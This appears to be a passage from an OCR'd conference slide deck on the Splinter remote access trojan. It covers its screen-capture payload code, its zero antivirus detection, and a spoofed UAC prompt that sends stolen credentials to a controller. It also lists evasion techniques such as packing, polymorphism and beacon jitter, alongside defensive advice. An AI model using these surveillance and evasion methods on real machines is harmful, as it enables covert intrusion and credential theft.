Clipboard inject_clipboard.setContents(strSelection, null);
```

Screen Capture/Record

Screen Capture/Record

- Purpose:
  - Orbiter payload (uses Worker Thread) to periodically send screen captures of victim machine
- Code:

```
//Get mult screens After initializing Worker Thread
GraphicsEnvironment ge = GraphicsEnvironment.getLocalGraphicsEnvironment();
GraphicsDevice [] arrScreens = ge.getScreenDevices();

//for each screen detected:
Robot robot = new Robot(arrScreens[i]);
Rectangle screenBounds = arrScreens[i].getDefaultConfiguration().getBounds();
screenBounds.x = 0; screenBounds.y = 0;
BufferedImage imgScreenCapture = robot.createScreenCapture(screenBounds);

//write to disk
ImageIO.write(imgScreenCapture, Driver.extension, new File("."));
```

[Prevention && Mitigations]

Understand, Security Apps have Limitations…

But We have AV and IDS, thus we're safe. Yes?

**First realize the current approach is mediocre at best

virustotal

SHA256: 797f46e5204a33289954b2280d2c7ecd9c43fb1ff58674000107f1501dbaaa7d
File name: Splinter_RAT.exe
Detection ratio: 0 / 45
Analysis date: 2013-03-18 05:23:12 UTC (1 minute ago)

0 0

More details

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
Agnitum	-	20130317
AhnLab-V3	-	20130317
AntiVir	-	20130317
Antiy-AVL	-	20130317
Avast	-	20130318
AVG	-	20130318
BitDefender	-	20130318
ByteHero	-	20130315
CAT-QuickHeal	-	20130318
ClamAV	-	20130318
Commtouch	-	20130318
Comodo	-	20130318

File name: Splinter_RAT.exe

Detection ratio: 0 / 45


Analysis date: 2013-03-18 05:23:12 UTC (1 minute ago)

0/45 Detection Ratio in March 2013…


Are we to conclude Splinter is SAFE?!!!!

https://www.virustotal.com/en/file/797f46e5204a33289954b2280d2c7ecd9c43fb1ff58674000107f1501dbaaa7d/analysis/

No worries, Packet Analyzers and DLP to the Rescue???




Remote File Browser [illegible] of victim machine in Splinter




[illegible] Remote File Browser network traffic with Splinter as captured in Wireshark©

What is your strategy when the traffic is Stealthy, Stego'd, Obfuscated, Encoded, or ENCRYPTED???



Interactive remote Process List of victim machine in Splinter





Implant Remote Process List network traffic with Splinter as captured in Wireshark©

Ok… But we have Admin Passwords too…

- Social Engineering is still so effective!
- Relying on Admin PW's is not enough… ***anymore***…
- Can you spot the counterfeit?

PWNED!!!





http://msdn.microsoft.com/en-us/library/windows/desktop/aa511445.aspx

Social Engineer: UAC

Leech

1. Attach to a process

Track

2. Monitor process execution

Inject

3. Usurp legitimate process execution to present spoofed UAC frame to user

Bridge

4. Launch attached process after credentials are provided

Present

5. * Post credentials to Controller

Prevention && Mitigation

[Appreciate the Threat]

while(1) { Emerging_Threats += ++Sophistication; }

- Expect attack sophistication to always increase
- Use packers to encrypt payload
- Traffic Encoding & Encryption NOTE: Base64Encoding ≠ BAD!
- Polymorphic/Metamorphic implants generation
- Slow and steady wins the race… reduce the frequency to defeat stateful traffic inspection
- Waterhole technique (infect legitimate sites to propagate your malware for you)…simply sit back and wait for the connections to come in
- BYOD^4 yes??? ← Expect attacks to increase on mobile devices
- Social Engineering will still remain an effective strategy

Is there still hope?

- A change is required to the current defense paradigm
- What is your containment strategy?
  - Instead of believing we are safe because of no alerts, believe we are already compromised thus how do you prove security and reduce/limit exposure?
- Anomaly & Heuristic Prevention
- Critical Data Segmentation
  - Isolate critical resources
  - Guard the crossovers
  - Ref @scriptjunkie talk on defending the network
- Morph Blacklist to a Whitelist (Network/Application)

Image: http://www.extremetech.com/wp-content/uploads/2011/12/neo-matrix-there-is-no-spoon.jpg

SPLINTER: Upcoming Features

Upcoming Features

- Full implant development in Python, PowerShell, and C++ ← ***(already in development)***
- **Covert Channel Communication utilizing: ← ***(already in development)***
  - **Steganography** and **Social Networking Sites,** and **TCP/DNS tunneling**
- Drive-by-downladers and JavaScript dropper code ← ***(Almost Done!!!)***
- Handlers that tie directly into Armitage
- Polymorphic implant creation and Payload Communication Encryption ← ***(in development)***
- Enhanced pwnage with Host File injection/extraction ← ***(in development)***
- Internal network scanning and ARP'ing by Python implants
- "Peak Exploitation Time" and Jittering: beacon only during peak network activity, or during a random time interval to evade detection. Hide in the noise
- For the Red-Teamers: TTS (Text-to-Speech bot) on the Controllers… sexy for RT exercises ←(already developed), wrapper coming soon)
- Mobile platform exploitation
- Rootkit payload and process injection to completely hide presence on machine
- Additional capabilities built into relay systems
- System Logging Payload: ← ***(done)***

Credits

Credits: (Y'all are Awesome!!!)

- Dr. Barry E. Mullins
  - Academic Advisor
- Raphael Mudge @armitagehacker
  - Armitage, Cobalt Strike… Need we say more?
- Dan Gunter
  - Collaboration on system exploitation
- Matthew Weeks @scriptjunkie1:
  - Great resource for attack and defense strategies
- http://freegeoip.net/xml/ and www.checkip.dyndns.org
  - GEO Location Retrieval and external IP lookup
- Google, StackOverflow

Sources

1. Annual Symantec Internet Security Threat Report, April 30, 2012
   - http://www.symantec.com/about/news/release/article.jsp?prid=20120429_01
2. Trustwave Global Security Report, February 7, 2012
   - https://www.trustwave.com/downloads/Trustwave_WP_Global_Security_Report_2012.pdf
3. F-Secure
   - http://www.f-secure.com/en/web/labs_global/articles/about_botnets
4. Trustwave Global Security Report 2013
   - https://www2.trustwave.com/2013GSR.html
5. VBS Script
   - http://serverfault.com/questions/29707/download-file-from-vbscript
6. Shellcoding in Linux
   - http://www.exploit-db.com/wp-content/themes/exploit/docs/21013.pdf
7. Cyveillance: Malware attacks often not detected, Aug5, 2010
   - http://www.bizjournals.com/washington/stories/2010/08/02/daily51.html

Known Issues

- Running Process List may require elevated privileges to respond properly
  - This will be fixed when releasing implants in python
- Enumeration sometimes returns “Not enough storage…” error
  - Buffers could be full at time next enumeration command is received. This will be resolved in the new agent release
- What else have you found?
  - Email us: splinterbotnet@gmail.com

Questions?

- Github Code Repository: github.com/splinterbotnet
- Please feel free to contact us: @SPLINTER_TheRAT
- Email: splinterbotnet@gmail.com
- Solomon Sonya: @Carpenter1010
- Nick Kulesza: @MedivhMagus
- LRCLabs: @lrclabs, http://lrclabs.com/